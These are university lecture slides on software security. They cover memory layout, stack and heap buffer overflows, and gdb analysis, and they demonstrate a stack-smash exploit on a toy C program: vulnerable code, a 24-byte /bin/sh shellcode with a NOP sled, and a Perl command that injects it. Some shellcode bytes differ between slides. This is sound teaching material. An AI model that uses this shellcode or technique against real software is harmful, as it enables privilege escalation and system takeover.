

# Information Security

## Software security

Lecturer: Nguyễn Thị Thanh Vân – FIT - HCMUTE

## Objective

- ✎ Software Security issues
- ✎ Sources of Software Vulnerabilities
- ✎ Process memory layout
- ✎ Software Vulnerabilities - Buffer overflows
  - Stack overflow
  - Heap overflow
- ✎ Attacks: code injection & code reuse
- ✎ Variations of Buffer Overflow
- ✎ Defense Against Buffer Overflow Attacks
  - Stack Canary
  - Address Space Layout Randomization (ASLR)
- ✎ Security in Software Development Life Cycle

## Software Security issues

- ⌘ Insecure interaction between components
  - Ex, invalidated input, cross-site scripting, buffer overflow, injection flaws, and improper error handling
- ⌘ Risky resource management
  - Buffer Overflow
  - Improper Limitation of a Pathname to a Restricted Directory
  - Download of Code Without Integrity Check
- ⌘ Leaky defenses
  - Missing Authentication for Critical Function
  - Missing Authorization
  - Use of Hard-coded Credentials
  - Missing Encryption of Sensitive Data

2/28/2019

3


## Sources of Software Vulnerabilities

- ⌘ Bugs in the application or its infrastructure
  - i.e. doesn't do what it should do
    - E.g., access flag can be modified by user input
- ⌘ Inappropriate features in the infrastructure
  - i.e. does something that it shouldn't do
    - functionality winning over security
    - E.g., a search function that can display other users info
- ⌘ Inappropriate use of features provided by the infrastructure
- ⌘ Main causes:
  - complexity of these features
    - functionality winning over security, again
  - Ignorance (unawareness) of developers

2/28/2019

4

## Typical Software Security Vulnerabilities




Security bugs found in Microsoft bug fix month

2/28/2019

5

## Software Vulnerabilities - Buffer overflows

- **Buffer Overflow** also known as
  - **buffer overrun** or
  - **buffer overwrite**
- **Buffer overflow** is
  - a common and persistent vulnerability
- **Stack overflows**
  - buffer overflow on the Stack
  - overflowing buffers to corrupt data
- **Heap overflows**
  - buffer overflow on the Heap



## The buffer overflow problem

- The most common security problem in machine code compiled from C & C++ ever since the Morris Worm in 1988
  - Typically, attackers that can feed malicious input to a program can full control over it, incl.
    - services accessible over the network, eg. sendmail, web browser, wireless network driver,
    - applications acting on downloaded files or email attachments
    - high privilege processes on the OS (eg. setuid binaries on Linux, as SYSTEM services on Windows)
    - embedded software in routers, phones, cars, ...
  - Ongoing arms race of attacks & defences: attacks are getting cleverer, defeating ever better countermeasures

## Program memory layout

**Stack:** store local variables in func,  
store data related to function calls:  
return address, arguments, (LIFO)

(High address)


**Heap:** provide space for dynamic  
memory allocation. This area is  
managed by malloc, calloc ...

**BSS segment:** stores uninitialized  
static/global variables (zero)

**Data segment :** stores static/global  
variables that are initialized by the  
programmer

**Text:** stores the executable code of  
the program (read-only)

(Low address)



## Program memory layout


```
int x = 100;
int main()
{
    // data stored on stack
    int a=2;
    float b=2.5;
    static int y;

    // allocate memory on heap
    int *ptr = (int *) malloc(2*sizeof(int));

    // values 5 and 6 stored on heap
    ptr[0]=5;
    ptr[1]=6;


    // deallocate memory on heap
    free(ptr);

    return 1;
}
```




## Stack and Function Invocation

∞ how stack works and what information is stored on the stack



2/28/2019

## Stack Layout: Terminologies




## Stack Layout: Terminologies

- ⌘ **Stack Pointer (esp) Register:** Stores the memory address to which the stack pointer ) is pointing to (the current top of the stack: pointing towards the low memory end).
- The **esp** dynamically moves as contents are pushed and popped out of the stack frame.
- ⌘ **Frame Pointer (ebp) Register:** Stores the memory address to which the frame pointer is pointing to (pointer points to a fixed location in the stack frame).
- The **ebp** typically points to an address (a fixed address), after the address (facing the low memory end) where the old frame pointer is stored.
- ⌘ **Stack Frame:** The activation record for a sub routine comprising of (in the order facing towards the low memory end): parameters, return address, old frame pointer, local variables.
- ⌘ **Return address:** The memory address to which the execution control should return once the execution of a stack frame is completed.


2/28/2019

12

## The processor registers and memory



## Stack layout, ex



# Stack overflow



## Buffer overflow Basic

### ∞ A buffer overflow: (programming error)

- attempts to store data beyond the limits of a fixed-sized buffer.
- overwrites adjacent memory locations:
  - could hold other program variables or parameters or program control flow data such as return addresses and pointers to previous stack frames.
- The buffer could be located:
  - on the stack,
  - in the heap, or
  - in the data section of the process.
- The consequences of this error include:
- corruption of data used by the program, unexpected transfer of control in the program, possible memory access violations, and very likely eventual program termination.



# Stack overflow

- ✎ Since 1988, stack overflows have led to the most serious compromises of security.
- ✎ Nowadays, many operating systems have implemented:
  - Non-executable stack protection mechanisms,
  - and so the effectiveness of traditional stack overflow techniques is lessened.
- ✎ Two types of Stack overflow
  - A stack smash, overwriting the saved instruction pointer (**eip**)
    - doesn't check the length of the data provided, and simply places it into a fixed sized buffer
  - A stack off-by-one, overwriting the saved frame pointer (**ebp**)
    - a programmer makes a small calculation mistake relating to lengths of strings within a program

2/28/2019

17

## Stack smash - overwriting the saved eip

- ✎ places data into a fixed sized buffer


Code: `ex1.c; gcc -o ex1.out ex1.c`  
`int main(int argc, char *argv[])`  $\xrightarrow{\text{ebp}}$

```
{
    char smallbuf[32];
    strcpy(smallbuf, argv[1]);
    printf("%s\n", smallbuf);
    return 0;
}
```

Run: `./ex1.out`

Input: `<32ch: ok; >=32: error (ex, 48)`

**Segmentation fault (core dumped)**



- ✎ The segmentation fault occurs as the `main( )` function returns.
- ✎ The processor:
  - pops the value 0x44434241 ("DCBA" in hexadecimal) from the stack,
  - tries to fetch, decode, and execute instructions at that address. 0x44434241 doesn't contain valid instructions

18

2/28/2019

# gdb

## Crashing the program and examining the CPU registers, use:

```
$ gdb <execute_filename>      #
(gdb) run <input_data>        # result
(gdb) info registers           # address of registers
(gdb) i r <reg_name>          # address of reg_name (rip, rbp, rsp)
(gdb) p <fun_name>             # return address of fun
(gdb) disassemble <fun_num>   # assemble code
(gdb) info frame
```

Table 3-2. Useful IA-32 instructions

Opcode	Assembly	Notes
\x58	pop eax	Remove the last word and write to <i>eax</i>
\x59	pop ecx	Remove the last word and write to <i>ecx</i>
\x5c	pop esp	Remove the last word and write to <i>esp</i>
\x83\xec \x10	sub esp, 10h	Subtract 10 (hex) from the value stored in <i>esp</i>
\x89\x01	mov (ecx), eax	Write <i>eax</i> to the memory location that <i>ecx</i> points to
\x8b\x01	mov eax, (ecx)	Write the memory location that <i>ecx</i> points to to <i>eax</i>
\x8b\x01	mov eax, ecx	Copy the value of <i>ecx</i> to <i>eax</i>
\x8b\xec	mov ebp, esp	Copy the value of <i>esp</i> to <i>ebp</i>
\x94	xchg eax, esp	Exchange <i>eax</i> and <i>esp</i> values (stack pivot)
\xc3	ret	Return and set <i>eip</i> to the current word on the stack
\xff\xe0	jmp eax	Jump (set <i>eip</i> ) to the value of <i>eax</i>

2/28/2019

## Crashing the program and examining the CPU registers in ex1

```
$ gdb ex1
(gdb) run ABCDABCDABCDABCDABCDABCDABCDABCDABCDABCDABCDABCDABCD
Starting program: ex1 ABCDABCDABCDABCDABCDABCDABCDABCDABCDABCD
ABCDABCD
Program received signal SIGSEGV, Segmentation fault.
0x44434241 in ?? ( )
```

- Both the saved *ebp* & *eip* have been overwritten with the value 0x44434241.
- When the *main( )* function returns and the program exits, the function epilogue executes, which takes the following actions using a last-in, first-out (LIFO) order:
  - Set *esp* to the same value as *ebp*
  - Pop *ebp* from the stack, moving *esp* 4 bytes upward so that it points at the saved *eip*
  - Return, popping the *eip* from the stack and moving *esp* 4 bytes upward again

```
(gdb) info register
eax      0x0      0
ecx      0x4013bf40  1075035968
edx      0x31     49
ebx      0x4013ec90  1075047568
esp      0xbffff440  0xbffff440
ebp      0x44434241  0x44434241
esi      0x40012f2c  1073819436
edi      0xbffff494  -1073744748
eip      0x44434241  0x44434241
eflags   0x10246  66118
cs       0x17     23
ss       0x1f     31
ds       0x1f     31
es       0x1f     31
fs       0x1f     31
gs       0x1f     31
```

20

## Examining addresses within the stack

```

⌘ Begin :esp      0xbffff440   0xbffff440
⌘ (-32 byte):
(gdb) x/4bc 0xbffff418
0xbffff418:      65 'A'   66 'B'   67 'C'   68 'D'
⌘ () :
(gdb) x/4bc 0xbffff41c
0xbffff41c:      -28 'ä'  -37 'û'  -65 '¿'  -33 'ß'
(gdb) x/4bc 0xbffff414
0xbffff414:      65 'A'   66 'B'   67 'C'   68 'D'

```

2/28/2019

21

## Attacker

- ⌘ To exploit buffer overflow, an attacker needs to:
  - Identify a buffer overflow vulnerability in some program that can be triggered using externally sourced data under the attacker's control
  - Understand how that buffer will be stored in the process' memory, and hence the potential for corrupting memory locations and potentially altering the execution flow of the program.
- ⌘ Vulnerable programs may be identified through:
  - (1) Inspection of program source;
  - 2) Tracing the execution of programs as they process oversized input or
  - (3) Using automated tools (like fuzzing)

2/28/2019

22

## Stack smash - challenges

Attacker need to overcome to make the successful attack using shellcode - the code to launch a shell

### How to get the shellcode into the buffer

- produce the sequence of instructions (shellcode) you wish to execute and pass them to the program as part of the user input.
  - => instruction sequence to be copied into the buffer (smallbuf). The shellcode can't contain NULL (\0) characters because these will terminate the string abruptly.

### Executing the shellcode, by determining the memory address for the start of the buffer


- Know or guess the location of the buffer in memory,
  - => can overwrite the eip with the address and redirect execution to it.
- Use [NOP][shellcode][return address]

2/28/2019


## Insert and jump to malicious code

Stack before the buffer copy

Stack after the buffer copy




## Using NOP to improve the success



## Stack smash - challenges

### Finding the starting point of the malicious code



2/28/20

(a) Jump to the malicious code

(b) Improve the chance

26

# Shellcode in C, ex

```
#include <stdio.h>
int main( ) {
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

```
gdb lunch_shellcode -q
gdb) disassemble main
Dump of assembler code for function main:
0x0000000004004c4 <+0>:  push    %rbp
0x0000000004004c5 <+1>:  mov     %rsp,%rbp
0x0000000004004c8 <+4>:  sub     $0x10,%rsp
.....
0x0000000004004e9 <+37>: mov     %rcx,%rsi
0x0000000004004ec <+40>: mov     %rax,%rdi
0x0000000004004ef <+43>: callq   0x4003c8 <execve@plt>
0x0000000004004f4 <+48>: leaveq  %rsp
0x0000000004004f5 <+49>: retq
```

2/28/2019

## Creating and injecting shellcode in ex1


- ✎ a simple piece of 24-byte Linux shellcode that spawns a local `/bin/sh` command shell:

```
"\x31\x00\x50\x68\x6e\x2f\x73\x68"
"\x68\x2f\x2f\x62\x69\x89\xe3\x99"
"\x52\x53\x89\xe1\xb0\x0b\xcd\x80"
```

- ✎ the start location of the shellcode:
  - use `\x90` no-operation (NOP) instructions to pad out the rest of the buffer.

```
"\x90\x90\x90\x90\x90\x90\x90\x90"
"\x31\xc0\x50\x68\x6e\x2f\x73\x68"
"\x68\x2f\x2f\x62\x69\x89\xe3\x99"
"\x52\x53\x89\xe1\xb0\x0b\xcd\x80"
"\xef\xbe\xad\xde\x18\xf4\xff\xbf"
```

stack frame with 32 characters



2/28/2019

28

Table 3-2. Useful IA-32 instructions

Opcode	Assembly	Notes
\x58	pop eax	Remove the last word and write to <i>eax</i>
\x59	pop ecx	Remove the last word and write to <i>ecx</i>
\x5c	pop esp	Remove the last word and write to <i>esp</i>
\x83\xec \x10	sub esp, 10h	Subtract 10 (hex) from the value stored in <i>esp</i>
\x89\x01	mov (ecx), eax	Write <i>eax</i> to the memory location that <i>ecx</i> points to
\x8b\x01	mov eax, (ecx)	Write the memory location that <i>ecx</i> points to to <i>eax</i>
\x8b\xc1	mov eax, ecx	Copy the value of <i>ecx</i> to <i>eax</i>
\x8b\xec	mov ebp, esp	Copy the value of <i>esp</i> to <i>ebp</i>
\x94	xchg eax, esp	Exchange <i>eax</i> and <i>esp</i> values (stack pivot)
\xc3	ret	Return and set <i>eip</i> to the current word on the stack
\xff\xe0	jmp eax	Jump (set <i>eip</i> ) to the value of <i>eax</i>

2/28/2019

29

## Using Perl to send the attack string to the program

- Because many of the characters are binary, and not printable, you must use Perl (or a similar program) to send the attack string to the *ex1* program

```
# ./ex1 `perl -e 'print "\x90\x90\x90\x90\x90\x90\x90\x90\x31
\x0c\x50\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x99\x52
\x53\x89\xe1\xb0\x0b\xcd\x80\xef\xbe\xad\xde\x18\xf4\xff\xbf";`
lÀPhn/shh//biãRSá°
```

í

\$

- If this program is running as a privileged user (such as root in Unix environments), the command shell inherits the permissions of the parent process that is being overflowed

2/28/2019

30

## Stack off-by-one - overwriting the saved ebp

- ↻ a nested function to perform the copying of the string into the buffer.  
If the string is longer than 32 characters, it isn't processed.

```
Code: ex2.c
int main(int argc, char *argv[])
{
    if(strlen(argv[1]) > 32)
        {printf("Input string too long!\n");
         exit (1);
        }
    vulfunc(argv[1]);
    return 0;
}
int vulfunc(char *arg)
{
    char smallbuf[32];
    strcpy(smallbuf, arg);
    printf("%s\n", smallbuf);
    return 0;
}
```

### Input:

> 32 ch: -> Input string too long!  
<32 ch: -> printf  
=32 ch: **Segmentation fault (core dumped)**

2/28/2019

31

## Run

```
# ./ex2 test
test
# ./ex2 ABCDABCDABCDABCDABCDABCDABCDABCDABCDABCDABCD
Input string too long!
# ./ex2 ABCDABCDABCDABCDABCDABCDABCDABCDABCDABCDABCD
ABCDABCDABCDABCDABCDABCDABCDABCDABCDABCDABCDABCD
# ./ex2 ABCDABCDABCDABCDABCDABCDABCDABCDABCDABCDABCD
ABCDABCDABCDABCDABCDABCDABCDABCDABCDABCDABCDABCD
Segmentation fault (core dumped)

#
```


2/28/2019

32



# Analyzing the program crash

stack frame with 31 characters




2/28/2019

33

# Analyzing the program crash


stack frame with 32 characters



the least significant byte of the saved ebp is overwritten, changing it from 0xbffff81c to 0xbffff800

2/28/2019

stack frame with 32c is moved downward



First, the saved ebp is popped and changed to 0xbffff800. The ebp has been slid down to a lower address. Popping the new saved eip (ebp+4, 0x44434241)


34



# Heap overflows

## ∞ heap overflows

- dynamically allocate buffers of varying sizes
- are reliant on the way certain OSs and libraries manage heap memory.
- can result in compromises of
  - sensitive data (overwriting filenames and other variables)
  - logical program flow (through heap control structure and function pointer modification).



2/28/2019

37

# Heap Overflow


## ∞ Buffer overflows that occur in the heap data area.

- Typical heap manipulation functions: malloc()/free()



# Heap Overflow – Example

☞ Overwrite the function pointer in the adjacent buffer




# Heap Overflow – Example

```
int main(void)
{
    char *buff1, *buff2;
    buff1 = malloc(40);
    buff2 = malloc(40);
    gets(buff1);
    free(buff1);
    exit(0);
}
```

There is no checking imposed on the data fed into buff1 by gets( ).

=> a heap overflow can occur.

Warning: the 'gets' function is dangerous and should not be used".



## Attacks: code injection & code reuse

